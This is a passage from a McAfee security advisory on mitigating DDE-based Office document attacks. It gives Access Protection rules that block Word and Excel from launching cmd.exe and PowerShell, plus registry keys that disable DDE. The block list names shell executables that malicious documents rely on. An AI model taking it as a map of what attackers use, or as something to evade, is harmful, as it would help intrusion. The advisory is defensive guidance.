

2. Click on Access Protection, User-Defined Rules, New:



3. Select New Rule Type and click OK:



4. Add the exception to block cmd.exe:




5. In VSE you must create rules for Word and Excel:
   - excel.exe
   - winword.exe

6. In File or Folder to Block add:
   - C:\Windows\SysWOW64\cmd.exe
   - C:\Windows\System32\cmd.exe

   As well as:
   - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
   - C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe

For machines under your management control, you can disable DDE execution using following registry keys:

```
[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Options]
 "DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Options]
 "DontUpdateLinks"=dword:00000001
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Options]
 "DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Options\WordMail]
 "DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Options\WordMail]
 "DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Options\WordMail]
 "DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Options]
 "DontUpdateLinks"=dword:00000001
 "DDEAllowed"=dword:00000000
 "DDECleaned"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Options]
 "DontUpdateLinks"=dword:00000001
 "DDEAllowed"=dword:00000000
 "DDECleaned"=dword:00000001
 "Options"=dword:00000117

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options]
 "DontUpdateLinks"=dword:00000001
 "DDEAllowed"=dword:00000000
 "DDECleaned"=dword:00000001
"Options"=dword:00000117
```

**Endpoint Security 10.x**

- Mitigation methods for assorted malware are available in the Endpoint Security 10 Product Guide. Any specific mitigation steps, if needed, are described later in this advisory.

- Refer to article KB86577 to create an Endpoint Security Threat Prevention user-defined Access Protection Rule for a file or folder registry

### ePolicy Orchestrator

- Refer to article KB60861 to block the access to USB drives through ePolicy Orchestrator DLP policy.

### VirusScan Enterprise

- Refer to article KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to article KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to article KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

### Host IPS

- Refer to article KB71329 to blacklist applications using a Host IPS custom signature.
- Refer to article KB71794 to create an application blocking rules policies to prevent the binary from running, and to create an application blocking rules policies that prevents a specific executable from hooking any other executable.

### McAfee Ransomware Interceptor

- To download and install McAfee Ransomware Interceptor, refer to McAfee Free Tools.

### Other

- To disable the Autorun feature on Windows remotely using Windows Group Policies, refer to this article from Microsoft.

## Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.